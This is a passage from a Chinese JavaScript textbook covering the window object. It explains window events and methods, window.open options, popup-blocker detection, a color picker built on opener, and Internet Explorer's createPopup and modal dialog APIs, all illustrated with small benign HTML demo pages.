因此，Cookie是可以被跨域修改的。当服务器端程序过于信任Cookie所传递的信息，甚至直接将其作为某些权限判定的依据时，很可能受到Cookie欺骗的攻击。

7.5　小结

由于网页的访问基于HTTP协议，而该协议有着非连接和无状态的特点，因此区分不同的访问者就成为Web应用的一个难题。出于安全性的考虑，JavaScript很难直接操作浏览者本地的文件。因此如何在客户端保存一些信息供JavaScript程序使用也常困扰着程序员。Cookie提供了一个简单方便的解决方案。本章的知识点如下。

(1) URL的构成。
(2) HTTP协议的基本特点。
(3) Cookie对象的读取和写入。
(4) 字符串对象的编码和解码。
(5) Cookie对象的有效期、域和路径属性。

第 8 章　操作窗口和框架

JavaScript作为一种客户端的脚本语言，其必须依赖于客户端浏览器的解释和执行，不能独立于浏览器存在。另一方面，JavaScript是被作为HTML语言的一个部分存在的，在JavaScript中，将浏览器中载入页面的各个部分按HTML标记区分为各种对应的对象。

8.1　实例：模拟Live Messenger的振动闪屏功能

HTML标记从数据结构上来说属于树的拓扑，从根节点“HTML”标记开始，其每个子集都是一颗子树。因此在JavaScript中，页面元素对应的脚本对象也具有树的结构特点，和HTML文档中的结构相对应。最高的页面对象是窗口对象（“window”对象）。代码8.1.htm是使用脚本操作窗口对象，模拟微软的即时聊天工具Live Messenger的振动闪屏功能。

代码8.1.htm　模拟Live Messenger的振动闪屏

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>8-1  模拟Live Messenger的振动闪屏</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
textarea { width:100%; height:98%; border:1px solid black; } /*定义多行文本框的样式*/
</style>
<!-- 脚本部分 -->
<script>
function resizeWindow(){
    var windowWidth = 240, windowHeight = 180;
    window.moveTo((screen.availWidth - windowWidth)/2,(screen.availHeight-windowHeight)/2);
    window.resizeTo(windowWidth, windowHeight);
}

function shakeWin(stepId){
    var stepId;
    if(!stepId)stepId = 0;
    switch(stepId){
        case 0:
            window.moveBy(-5,-5);
        break;
        case 1:
            window.moveBy(10,0);
        break;
        case 2:
```

```
            window.moveBy(-10,10);
        break;
        case 3:
            window.moveBy(10,0);
        break;
        case 4:
            window.moveBy(-5,-5);
        break;
        default:
            return;
    }
    stepId++;
    setTimeout("shakeWin(" + stepId + ");", 20);
}

function $(str){ return(document.getElementById(str)); }

window.onload = resizeWindow;
</script>
</head>
<body style="overflow:auto;">
<input type="button" value="点击查看振动闪屏效果" onclick="shakeWin();" />
</body>
</html>
```

程序的界面如图8.1所示。



图8.1　模拟Live Messenger的振动闪屏

代码说明如下。

（1）“window.onload = resizeWindow;”语句将“resizeWindow”函数绑定到窗口对象“window”的“onload”事件上（事件的绑定参见第4章）。当窗口中的所有内容都从服务器上下载完毕后（注意这里的所有内容包括了页面所包含的图片或内嵌框架等），“onload”事件将被激发，调用“resizeWindow”函数。

（2）函数“resizeWindow”的作用是调整窗口大小到宽240像素、高180像素。并且将窗口相对于桌面居中。其中调用了窗口对象的方法“resizeTo”和“moveTo”，功能分别是调整窗口对象大小和位置。

（3）点击按钮后，“shakeWin”函数被调用，其作用是振动窗口。该函数中调用了窗口对象的“moveBy”方法，功能是调整窗口对象的位置。“setTimeout”函数是定时函数，在后面的小节中会有详细的介绍。

8.2　控制窗口——窗口对象的事件、属性和方法

窗口对象是页面元素对象中比较重要的一个对象，因为其地位比较特殊。窗口对象作为所有页面元素对象的根对象，不仅有着一般页面元素所具有的基本的事件、属性和方法，也有着其自身独有的某些特质。

8.2.1　获取窗口的改变——窗口对象的事件

表8.1中列出了常见的窗口对象事件。

表8.1 窗口对象事件

事件名称	事件激发条件
onactivate	对象成为活动对象
onafterprint	文档被打印或打印预览后
onbeforedeactivate	活动对象由当前对象转变为另一个对象前
onbeforeprint	打印或打印预览操作前
onbeforeunload	Web页被卸载前（窗口关闭或转到其他站点）
onblur	对象失去焦点
oncontrolselect	用户选择了页面的对象（非文本元素）
ondeactivate	活动对象由当前对象转变为另一个对象
onerror	元素装载出错
onfocus	获得焦点
onhelp	用户按下“F1”按键
onload	页面载入
onmoveend	对象停止移动
onmovestart	对象开始移动
onresize	对象尺寸变化
onresizeend	对象尺寸变化结束
onscroll	滚动条被卷动
onunload	Web页被卸载（窗口关闭或转到其他站点）

（1）“onload”事件是窗口对象最常用到的事件。其在该窗口中所有元素完全载入后激发，通常程序员利用该事件来完成对该页面的初始化工作。例如：

```
<script>
document.getElementById("t1").value = "妞妞";
</script>
<input id=t1 >
```

这段代码本意是想设置文本框的值为“妞妞”，可是实际在页面载入过程中由于文本的先后顺序问题，脚本执行时，名为“t1”的文本框尚未载入，对其操作自然就失败了。因此推荐的写法是在窗口对象的“onload”事件中执行类似的初始化动作：

```
<script>
function init(){
    document.getElementById("t1").value = "妞妞";
}
window.onload = init;
</script>
<input id=t1 >
```

（2）“onresize”事件在窗口的大小被改变时激发。利用这个事件，程序员可以实现页面元素随窗口大小而改变的效果。代码8.2.htm是一个使用该事件的例子，其效果是无论窗口大小如何改变，窗口内的绿色方块始终处于居中的位置。

代码8.2.htm　随窗口大小调整位置

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>8-2　随窗口大小调整位置</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
#greenDiv { width:240px; height:160px; border:2px solid #00DD00; background-color:#BBF0BB; }
/*定义绿色方块的样式*/
</style>
<!-- 脚本部分 -->
<script>
function refresh_div(){
    var div_width = 240, div_height = 160;
    $("greenDiv").style.position = "absolute";
    $("greenDiv").style.left = (document.body.offsetWidth - div_width) / 2;
    $("greenDiv").style.top = (document.body.offsetHeight - div_height) / 2;
}
function $(str){ return(document.getElementById(str)); }
window.onload = window.onresize = refresh_div;
</script>
</head>
<body style="overflow:auto;">
<div id="greenDiv"></div>
</body>
</html>
```

程序的运行效果如图8.2和图8.3所示。

图8.2　页面的初始状态

图8.3　页面大小调整后的状态

说明　代码中的“$(“greenDiv”).style.left”是通过操作页面元素对象的样式来控制该绿色方块的位置。关于样式的脚本控制在后继章节中会有详细介绍。

(3)“onscroll”事件在窗口滚动条被卷动时激发。通过该事件程序可以获知何时用户卷动的页面，从而进行相应的调整。网络上很常见的一种不随滚动条滚动而改变位置的浮动效果，就是利用该事件实现的。

（4）“onerror”事件在窗口中的脚本发生错误时被激发。通常当脚本发生意外错误时，取决于客户端浏览器的设置，访问者可能会获得脚本出错的提示，如图8.4所示。

窗口对象的“onerror”事件可以捕获这一类错误。绑定到该事件的函数返回值如果为真“true”，所有的页面脚本错误将不再提示：

```
<script>
function catchError(){
    //错误处理语句
    return(true);
}
window.onerror = catchError;
</script>
```

（5）“onunload”事件在页面卸载时被激发。页面卸载包括两种情形：浏览器窗口关闭，或浏览者离开当前页面，前往另一个网址。注意：页面刷新也会激发“onunload”事件。该事件常被用来记录浏览者离开页面的行为。

（6）“onbeforeunload”事件同样是在页面卸载前激发，其激发时间早于“onunload”事件。“onbeforeunload”于“onunload”的区别在于，“onunload”事件仅仅被通知页面发生了卸载而不能做任何干预。而在“onbeforeunload”事件的处理函数中，可以通过返回非空值作为提示语句，在浏览器卸载该页面前询问用户是否确定继续：

```
<script>
window.onbeforeunload=function(){return(true);};void(0);
</script>
```

效果如图8.5所示。



图8.4 IE浏览器中的脚本错误通知

图8.5 “onbeforeunload”使页面在卸载前询问

当用户单击“取消”按钮后，原本的页面卸载操作将被取消，用户将仍然停留在当前页面。合理利用该事件可以避免用户的误操作。

8.2.2 控制窗口的行为——窗口对象的方法

表8.2中列出了窗口对象的常见方法。

表8.2　窗口对象的方法列表

方　法	描　述
alert(strVal)	将接受的字符串型变量“strVal”内容以警告框的形式显示给用户
attachEvent(eventName, functionHandle)	将函数“functionHandle”句柄绑定在该对象的“eventName”事件上
blur()	使对象失去焦点，并激发“onblur”事件
clearInterval(timerHandle)	清除定时函数，参数“timerHandle”是调用定时函数时返回的句柄
clearTimeout(timerHandle)	清除超时函数，参数“timerHandle”是调用定时函数时返回的句柄
close()	关闭当前浏览器窗口
confirm(strVal)	弹出一个包含“确认”和“取消”按钮的警告框，接受的字符串型变量“strVal”内容作为该警告框的提示信息显示
createPopup()	生成一个弹出窗体
detachEvent(eventName, functionHandle)	解除函数“functionHandle”句柄在该对象的“eventName”事件上的绑定
execScript(sExpression, sLanguage)	将字符串参数“sExpression”作为字符串“sLanguage”所标明的脚本语言执行
focus()	使对象获得焦点，并激发“onfocus”事件
moveBy(x, y)	将窗口对象以当前位置为基准，横向移动x个像素，纵向移动y个像素
moveTo(x, y)	以屏幕的左上角为原点，将窗口对象移动到坐标（x，y）处
navigate(strURL)	当前窗口跳转到字符串参数“strURL”指定的URL地址
open([sURL] [, sName] [, sFeatures] [, bReplace])	打开一个新窗口，并载入指定的URL地址的页面
print()	打印当前的窗口
prompt([sMessage] [, sDefaultValue])	显示一个带有文本框的窗口，用来接收用户输入。可选字符串参数“sMessage”作为提示显示在该窗口中，缺省值为空。可选字符串参数“sDefaultValue”作为默认的输入值预填在文本框中，缺省值为“undefined”。
resizeBy(x, y)	将窗口对象以当前大小为基准，横向扩大或缩小x个像素，纵向扩大或缩小y个像素
resizeTo(x, y)	将窗口对象大小调整为宽x个像素，高y个像素
scroll(iX, iY)	以窗口的左上角为坐标原点，将窗口对象卷动到（iX，iY）位置
scrollBy(iX, iY)	以窗口的当前卷动值为基准，横向卷动iX个像素，纵向卷动iY个像素
scrollTo(iX, iY)	将窗口对象卷动到（iX，iY）位置
setActive()	设置该对象为当前对象，但不获得焦点，因此不会激发“onfocus”事件
setInterval(functionHandle, time)	每隔一个固定的时间间隔，调用函数“functionHandle”。参数“time”是以毫秒为单位的时间间隔。

（续）

方　法	描　述
setTimeout(functionHandle, time)	在一个固定的时间间隔后，调用函数“functionHandle”。参数“time”是以毫秒为单位的时间间隔。
showHelp(sURL [, vContextID])	将字符串参数“sURL”指向的地址内容作为帮助信息显示给用户。可选参数“vContextI”是字符串型或整型变量，标识帮助信息的上下文关系。
showModalDialog(sURL [, vArguments] [, sFeatures])	显示一个模式对话框
showModelessDialog(sURL [, vArguments] [, sFeatures])	显示一个非模式对话框

（1）关于“alert”、“confirm”和“prompt”函数在前面的章节中已经做了详细介绍。其实这些函数都是窗口对象的方法。因为在JavaScript中“window”对象可以省略不写，因此看上去好像是直接调用了一个函数来完成这些工作。其完整的写法如下：

```
window.alert("This is a alert message");
window.confirm("Are you sure?");
window.prompt("Please input your name:");
```

（2）窗口对象的“close”方法可以用来关闭窗口。在“Internet Explorer”浏览器中，对于由原浏览器窗口单击链接，或通过脚本打开的窗口，调用“close”方法时窗口可以直接关闭。但如果是通过双击桌面图标等方式打开的新窗口，在试图使用脚本关闭时会出现提示，询问是否同意关闭当前窗口，如图8.6所示。

图8.6　关闭窗口时的询问

这种情况，可以通过下面的代码避免提示，直接关闭窗口：

```
window.opener = null;
window.close();
```

（3）“execScript”方法有点类似于“eval”函数，两者都是将一段字符串作为脚本代码来解释执行，但两者间也有着很大的不同。前面介绍“eval”函数时曾说过，由“eval”函数执行的代码所处的上下文环境和“eval”函数所在的位置相同。换句话说，执行“eval”函数就相当于将该函数所在的位置的脚本代码替换为该函数所接受的字符串参数。而窗口的“execScript”方法所执行的脚本则处于一个完全独立的脚本空间，“execScript”语句所在的上下文环境对其执行的代码毫无影响，“execScript”作为脚本执行的代码也无法访问“execScript”所在位置的局部变量。而“execScript”具有“eval”所没有的优势，就是不但可以用来执行JavaScript，也可以用来执行其他脚本，例如VBScript。因此，“execScript”方法常常被用于调用VBScript来完成一些纯JavaScript难以完成的任务。

8.3　打开一个新窗口——窗口的“open”方法详解

窗口的“open”方法是窗口对象一个非常常用的方法。其作用是打开一个新的窗口。该方法接受3个参数，其调用的语法如下：

```
open([sURL] [, sName] [, sFeatures] [, bReplace]);
```

8.3.1　“open”方法的参数说明

参数“sURL”是字符型变量，可选，指定新打开的窗口应当装载页面的URL，缺省时打开一个空白的窗口。

参数“sName”是字符型变量，可选，指定打开窗口的名称。需要注意的是，这里的窗口名称不同于窗口标题栏中的标题。浏览器窗口的名称是窗口对象的一个属性。比如浏览者在点击下面的链接时：

```
<a href="some URL" target="TheWinName">点我啊</a>
```

会打开一个新的浏览器窗口，该窗口的名称就是“TheWinName”。在调用窗口对象的“open”方法时，如果给出了“sName”参数，且名为“sName”的窗口已经存在，则浏览器会将地址为“sURL”的页面装载入该窗口中。如果“sName”缺省，或者名为“sName”的窗口不存在，则会打开一个新的窗口。

参数“sFeatures”是字符型变量，可选，包含了对打开窗口样式的定义。其内容由一系列的项目，或者称为键值对的子字符串组成，各个项目间用逗号分隔开。每个项目的内容都是一个名称加上一个等号，然后再加上属性对应的值。例如：

```
window.open("TheUR", "TheWindowName", "height=150, menubar=no, top=200");
```

表8.3列出了所有常见的“open”打开的窗口的项目属性。

表8.3　“open”方法对应参数“sFeatures”的项目清单

项目名称	项目的可能取值	项目说明
channelmode	yes | no | 1 | 0	设定是否以剧场模式（“theater mode”）显示窗口。默认值为“否” 在IE7中，“channelmode”取值为“yes”或“1”会覆盖“height”、“width”、“top”和“left”属性的值。在窗口活动时，导航栏被隐藏，标题栏可见。IE7不再支持频道 早于IE7的“Internet Explorer”版本中，在“channelmode”取值为“yes”或“1”时显示在剧场模式中显示频道
directories	yes | no | 1 | 0	设置是否显示路径按钮。默认值为“yes” IE7不再支持这个属性
fullscreen	yes | no | 1 | 0	设置是否以全屏模式显示窗口。默认值为“no”。在使用全屏模式时应小心，因为这个模式会隐藏浏览器的标题栏和菜单。程序员应该在窗体中提供一个按钮或其他交互方式，供用户关闭当前窗口。在Windows系统中可以按下“Alt+F4”按键关闭此新窗口 在IE7中，一个全屏窗口不必处于剧场模式中 早于IE7的“Internet Explorer”版本中，全屏窗口必须同时处于剧场模式中
height	正整数值	IE7中，以像素为单位设置窗口的高度，在IE7中，最小取值为150 早于IE7的Internet Explorer版本中，最小高度取值为100
left	整数值	以屏幕的左上角为坐标原点，以像素为单位设置窗口的左侧位置，其取值必须大于或等于0
location	yes | no | 1 | 0	在IE7中，设置是否显示导航栏，默认值为“yes” 早于IE7的Internet Explorer版本中，该属性设置是否显示地址栏。 “后退”、“前进”和“停止”按钮在IE7中被放置在了导航栏。早于IE7的“Internet Explorer”版本中，这些按钮被放置在工具栏中
menubar	yes | no | 1 | 0	设置是否显示菜单栏，默认值是“yes”。 在IE7中，默认状态下菜单栏是隐藏的，当用户按下“Alt”按键时才会被显示。当该项目设置为“no”或者“0”时，即使用户按下“Alt”按键也不会显示菜单栏 同时设置“menubar”属性为“no”或“0”、设置“toolbar”属性为“no”或“0”会隐藏工具栏，同时隐藏所有第三方的插件

（续）

项目名称	项目的可能取值	项目说明
resizable	yes | no | 1 | 0	设置窗口大小是否可调整。默认值为“yes” 在IE7中，该属性为“no”或“0”会导致新窗口中禁用“tab”按键
scrollbars	yes | no | 1 | 0	设置是否显示滚动条，默认值为“yes”
status	yes | no | 1 | 0	设置是否在窗口底部显示状态栏，默认值为“yes”
titlebar	yes | no | 1 | 0	设置是否显示窗口的标题栏，默认值为“yes” 自“Internet Explorer 5.5”及其以后版本，此属性不再被支持。除非窗口处于全屏模式下，窗口的标题栏将始终被显示 对于早于IE5.5的Internet Explorer浏览器，此属性会被自动忽略。该属性仅当调用者为HTML应用程序或受信的对话框时有效
toolbar	yes | no | 1 | 0	在IE7中，该属性设置是否显示浏览器的命令栏，使“收藏中心”、“添加到收藏夹”等按钮和工具栏可用。默认值为“yes” 同时设置“menubar”属性为“no”或“0”、设置“toolbar”属性为“no”或“0”会隐藏工具栏，同时隐藏所有第三方的插件 早于IE7的“Internet Explorer”版本中，该属性设置是否显示工具栏，使得“后退”、“前进”和“停止”等按钮可用
top	整数值	以屏幕的左上角为坐标原点，以像素为单位设置窗口的上侧位置，其取值必须大于或等于0
width	正整数值	IE7中，以像素为单位设置窗口的宽度，在IE7中，最小取值为250 早于IE7的“Internet Explorer”版本中，最小宽度取值为100

参数“bReplace”是布尔型变量，可选。其取值为真“true”时，“open”方法装载的“sURL”地址会取代当前历史记录中的最后一个地址。为假“false”时，则会在历史记录中创建一条新纪录。该参数仅当“sURL”地址被装载进当前窗口时起作用。

综上，下面代码会打开一个宽300像素、高200像素，紧贴屏幕左上角，没有滚动条、菜单和工具栏，具有状态栏，且大小不可调整的窗口，该窗口名为“search”且自动载入“http://www.google.cn”的页面：

```
window.open("http://www.google.cn" , "search" , "width=300, height=200, top=0, left=0,
scrollbars=no, status=yes, toolbar=no, menubar=no, resizable=no" );
```

该语句运行效果如图8.7所示。

图8.7 “open”方法的运行效果

8.3.2 检测弹窗动作是否被拦截

值得注意的是，随着浏览器的发展，未经过用户允许的弹出窗口行为被认为是不友好的，因而常常被浏览器（如IE6.0+Windows XP2或更高版本），或浏览器的插件拦截，无法完成打开新窗口的目的。为了检测打开的新窗口是否被拦截，可以使用前面章节中提及的错误捕获机制。代码8.3.htm是一个可以根据浏览器行为不同而改变的页面。

代码8.3.htm 弹窗行为检测

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
```

```
<title>8-3　弹窗行为检测</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
</style>
<!-- 脚本部分 -->
<script>
try{
    var newWin = window.open("http://www.google.cn","_blank","width=240, height=180, top=0,
    left=0, scrollbars=no,status=yes, toolbar=no, menubar=no, resizable=no");
    if(!newWin)throw(new Error("弹出窗口被拦截"));
    document.write("新窗口打开成功！");
}catch(e){
    document.write("打开新窗口时检测到一个错误<br>");
    document.write("错误的描述为" + e.description + "<br>");
    document.write("<a href=\"javascript:window.open('http://www.google.cn','
    _blank','width=240, height=180, top=0, left=0, scrollbars=no, status=yes,
    toolbar=no, menubar=no, resizable=no'); void(0);\">单击此处打开一个新窗口</a>");
}
</script>
</head>
<body style="overflow:auto;">
</body>
</html>
```

程序的运行结果如图8.8、图8.9和图8.10所示。

图8.8　弹出窗口未被拦截时的页面内容



图8.9　弹出窗口被拦截后的页面内容

图8.10　单击链接手动打开弹出窗口

窗口的“open”方法在成功打开了新的窗口后，会将新建立的窗口对象作为返回值返回。而如果窗口被拦截，则返回值为空“null”。有些浏览器插件会导致窗口的“open”方法出错。因此代码8.3.htm中做了两种检测：一是如果“open”方法出错，则新窗口没有成功打开，“catch”语句会被执行；另一种是检测“open”方法的返回值，如果为“null”则标明“open”方法执行不成功。这里的“throw(new Error(“弹出窗口被拦截”));”是人为的抛出一个错误，将程序的流程跳转到“catch”语句处执行。

“catch”语句动态生成了一个链接，当用户点击链接时弹出新窗口。这种类型的窗口通常不会被拦截，可以保证用户的正常使用。

注意 建议读者在书写窗口的“open”方法时不要省略“window”，因为有很多对象都具有“open”方法，将“window.open”书写为“open”可能会带来混乱和阅读上的困难。

8.3.3 色彩选择器——“open”方法的应用

在使用窗口对象A的“open”方法打开新窗口B后，新窗口B的“opener”属性被设置为指向窗口A。也就是说，可以在窗口B中使用脚本来控制原窗口。代码8.4.htm是一个利用该特性的例子，其效果是一个色彩选择器。代码8.4-color_dialog.htm是色彩选择器的对话框。

代码8.4.htm 色彩选择器

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>8-4  色彩选择器</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
#divColor { border:1px solid black; width:80px; height:80px; float:left; }
</style>
<!-- 脚本部分 -->
<script>
function openColorSelector(){
   var newWin = window.open("8-4-color_dialog.htm","colorSelector","width=360, height=400, top=0, left=0,
scrollbars=no, status=no, toolbar=no, menubar=no, resizable=no");
}

function setColor(strColor){
    $("txtColor").value = strColor;
    $("divColor").style.backgroundColor = strColor;
}

function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body style="overflow:auto;">
<table>
    <tr>
```

```
        <td>请输入色彩值：</td>
        <td>
            <input id="txtColor" value="#ffffff">
            <input type="button" value="选择" onclick="openColorSelector();">
        </td>
    </tr>
    <tr>
        <td>色彩预览：</td>
        <td>
            <div id="divColor"></div>
        </td>
    </tr>
</table>
</body>
</html>
```

代码8.4-color_dialog.htm　色彩选择器的对话框

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>请选择色彩</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
.divColor { width:10px; height:10px; overflow:hidden; }
#divContainer { border-collapse:collapse; cursor:pointer; }
</style>
<!-- 脚本部分 -->
<script>
function writeColorDiv(iRed, iGreen, iBlue){
    var strColor, index;
    strColor = "#" + iRed.toString(16) + iRed.toString(16);
    strColor += iGreen.toString(16) + iGreen.toString(16);
    strColor += iBlue.toString(16) + iBlue.toString(16);
    document.write("<td><div class=\"divColor\" style=\"background-color:" + strColor + ";");
    document.write("\"></div></td>");
    index = iRed*64 + iGreen*4 + iBlue/2;
    if(index%32==31)document.write("</tr><tr>");
}

function mover(){
    $("txtColor").value = event.srcElement.style.backgroundColor;
}

function returnColor(){
    if(!window.opener)return;
    window.opener.setColor($("txtColor").value);
    window.close();
}
```

```
function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body style="overflow:auto;">
    请单击选择需要的色彩值：<input id="txtColor">
    <table id="divContainer" border=0 cellpadding=0 cellspacing=0 onmouseover="mover();"
    onclick="returnColor();" >
        <tr>
        <script>
            for(var i=0; i<16; i+=1)for(var j=0; j<16; j+=2)for(var k=0; k<16; k+=2){
                writeColorDiv(i, j, k);
            }
        </script>
        </tr>
    </table>
</body>
</html>
```

程序运行的效果如图8.11、图8.12和图8.13所示。

图8.11 程序运行的初始界面



图8.12 弹出的色彩选择窗口

代码说明如下。

（1）运行代码8.4.htm后，程序初始界面如上图8.11所示。用户在单击“选择”按钮后，调用函数“openColorSelector”打开一个只有标题栏的、大小为360×400像素的窗口，并在该窗口中载入页面“8.4-color_dialog.htm”。该窗口的界面如图8.12所示，包含一个用于输入色彩代码的文本框，和一个色彩盘。鼠标在该色彩盘上移动时，鼠标所经过位置的色彩代码会被自动填入文本框中。鼠标单击色彩盘上任意位置，此窗口将所选择的颜色代码返回给原8.4.htm窗口，并自动关闭。



图8.13 选择后的结果

（2）代码8.4.htm中，单击“选择”按钮打开新窗口时，使用了窗口的“open”方法，该方法的参数作用如前面所述。

（3）代码8.4-color_dialog.htm中，使用循环来构建色彩盘。HTML页面中色彩的表示采用“红”、“绿”、“蓝”三原色来表示，每种单色均使用范围自“00”至“FF”的十六进制字符表示。因此该页代码在构建色彩盘时，依次循环了“红”、“绿”、“蓝”3种颜色。函数“writeColorDiv”接受数字表示的三原色作为参数，并使用“document.write”函数输出具有相应背景色的“DIV”元素。“iBlue”等参数为数值型变量，其“toString”方法在参数为“16”时返回代表该数值的十六进制字符串。

（4）鼠标在色彩盘上移动时，当其移入每个“DIV”元素时都会激发“onmouseover”事件。“mover”函数捕获该事件并将此“DIV”的样式背景色保存入文本框中。当鼠标单击色彩盘时，程序调用函数“returnColor”，该函数测试“opener”对象，即“代码8.4.htm”窗口是否存在。存在的话，调用“代码8.4.htm”窗口的函数“setColor”，并将文本框的值作为参数传递给该函数。

8.4　在网页中使用自定义的对话框

除了窗口的“open”方法外，JavaScript还提供了另外3种弹出窗口的形式，分别是：窗口的“createPopup”方法，用于建立一个弹出式窗体；窗口的“showModalDialog”方法，用于建立一个模式对话框；窗口的“showModelessDialog”方法，用于建立一个非模式对话框。

8.4.1　模拟Windows帮助效果——弹出式窗体的应用

“createPopup”方法的使用语法如下：

```
oPopup = window.createPopup();
```

该方法返回一个弹出式窗体对象。该弹出窗体初始化的时候状态是隐藏不可见的。在显示弹出式窗体的时候，原窗体的已有焦点的元素不会失去焦点，因此也不会激发“onblur”事件。代码8.5.htm是一个弹出式窗体的应用示例。

代码8.5.htm　模拟Windows帮助效果

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>8-5  模拟Windows帮助效果</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; font-weight:normal; color:#333; } /*规定了所有的字体样式*/
</style>
<script>
var oPopup = window.createPopup();
function prepareHelp(){
    document.styleSheets[0].rules[0].style.cursor = "help";
}

function do_onclick(){
    if(document.styleSheets[0].rules[0].style.cursor != "help"){
        //不是帮助状态下，执行原本定义的操作
        alert("我被鼠标单击了！");
    }else{
        var oBody = oPopup.document.body;
```

```
        oBody.style.backgroundColor = "lightyellow";
        oBody.style.border = "solid black 1px";
        oBody.innerHTML = "本按钮的功能是弹出一个提示信息。".fontcolor("blue").bold() +
        "<br><small>弹出一个提示在<B>弹出式窗体</B>外单击鼠标以关闭本窗体。</small>";
        oPopup.show(event.x+15, event.y+15, 180, 85, document.body);
        document.styleSheets[0].rules[0].style.cursor = "";
    }
}

</script>
</head>
<body style="overflow:auto;">
<input  type="button" value="?" onclick="prepareHelp();" />
<input type="button" value="点我" onclick="do_onclick()" />
</body>
</html>
```

程序运行效果如图8.14、图8.15和图8.16所示。

图8.14 直接单击“点我”按钮时弹出提示信息



图8.15 单击“？”按钮后鼠标变为“帮助”样式

代码说明如下。

（1）代码中，单击“？”按钮会执行“prepareHelp”函数，该函数的作用是改变页面的样式表。关于JavaScript操作样式表将在后面的章节中讲述。

（2）在单击“点我”按钮时，先进行了页面鼠标样式的判断，如果不是“帮助”状态，则执行相应的功能代码，即使用窗体的“alert”方法弹出一个提示信息。如果是“帮助”状态的话，则操作弹出式窗体“oPopup”显示相应信息。



图8.16 在“帮助”状态下单击“点我”按钮，以“弹出式窗体”显示帮助信息

（3）语句“var oPopup = window.createPopup();”在任何函数体之外，因此变量“oPopup”是一个全局变量，可以在函数中直接使用。函数“do_onclick”中关于弹出式窗体的操作和一般窗体的操作类似。语句“var oBody = oPopup.document.body;”是为了后继语句引用该弹出式窗体的“Body”对象简化而设置的变量。含有“oBody.style”的语句设置了弹出式窗体“Body”对象的样式，“oBody.innerHTML”句则设置了“Body”对象的内容。

（4）显示弹出式窗体时，使用了该窗体的“show”方法。语法如下：

```
oPopup.show(intLeftPos, intTopPos, intWidth, intHeight [, oElement]);
```

该方法的参数“intLeftPos”为整型变量，必须提供，表示弹出式窗口的位置横坐标。参数“intTopPos”为整型变量，必须提供，表示弹出式窗口的位置纵坐标。参数“intWidth”为整型变量，必

须提供，表示弹出式窗口的宽度。参数“intHeight”为整型变量，必须提供，表示弹出式窗口的高度。参数“oElement”可选，为计算位置坐标时的参考对象，默认为屏幕，坐标（0，0）在屏幕的最左上角。

（5）弹出式窗体虽然看起来像浏览器页面中的一个层，但在逻辑上是一个独立的窗体，只是没有标题栏和工具栏等，也不在任务栏上显示而已。因此弹出式窗体的大小可以超出原浏览器窗口，效果如上图8.16所示。

（6）虽然弹出式窗口并不获得焦点，但其表现犹如具有“焦点”，且失去“焦点”就会自动隐藏。因此在浏览器窗体中任意位置鼠标单击，或者切换到其他窗口都会使弹出式窗体隐藏。而在弹出式窗体的内容上单击鼠标并不会使其隐藏。JavaScript提供手动隐藏该窗体的方法，语法如下：

```
oPopup.hide();
```

该方法没有参数，效果就是隐藏弹出式窗体对象。

（7）弹出式窗体目前只有微软公司的Internet Explorer浏览器支持。

8.4.2　模式对话框和非模式对话框

在前面的小节中，有过用窗口的“open”方法打开新窗口来模拟Windows对话框的示例。JavaScript还提供了真正自定义对话框的方法：“showModalDialog”和“showModelessDialog”。

这两种方法的语法类似：

```
showModalDialog(sURL [, vArguments] [, sFeatures]);
showModelessDialog (sURL [, vArguments] [, sFeatures]);
```

参数“sURL”是字符串型变量，必须提供，指向该对话框应装载的HTML页面的URL地址。参数“vArguments”可选，可以是任意类型的变量，甚至可以是数组等对象。其作用是传递给对话框窗口的参数。在对话框窗口中，可以访问“dialogArguments”来获取这些参数。参数“sFeatures”和前面介绍的“open”方法中的参数“sFeatures”类似，同样是包含了一些键值对的字符串。

注意　“showModalDialog”和“showModelessDialog”接受的参数“sFeatures”中，键值对是由分号“;”连接的。

表8.4所示的是“showModalDialog”和“showModelessDialog”方法对应参数“sFeatures”的项目清单。

表8.4　打开对话框参数“sFeatures”的项目清单

项目名称	项目的可能取值	项目说明
dialogHeight	正整数值 + 单位	设置对话框窗口的高度
dialogLeft	整数值 + 单位	设置对话框窗口距桌面左上角的横坐标
dialogTop	整数值 + 单位	设置对话框窗口距桌面左上角的纵坐标
dialogWidth	正整数值 + 单位	设置对话框窗口的宽度
center	yes | no | 1 | 0 | on | off	设置对话框窗口是否相对桌面居中
dialogHide	yes | no | 1 | 0 | on | off	设置对话框窗口在打印或打印预览时是否隐藏，此设置仅当对话框窗口由受信的程序打开时有效，默认值为“no”
edge	sunken | raised	设置对话框窗口的边缘样式，默认值为“raised”（凸起的）
resizable	yes | no | 1 | 0 | on | off	设置对话框窗口大小是否可调，默认值为“no”
scroll	yes | no | 1 | 0 | on | off	设置对话框窗口是否具有滚动条，默认值为“no”
status	yes | no | 1 | 0 | on | off	设置对话框窗口是否显示状态栏，对于非受信窗口该属性默认值为“yes”，对于受信窗口该属性默认值为“no”

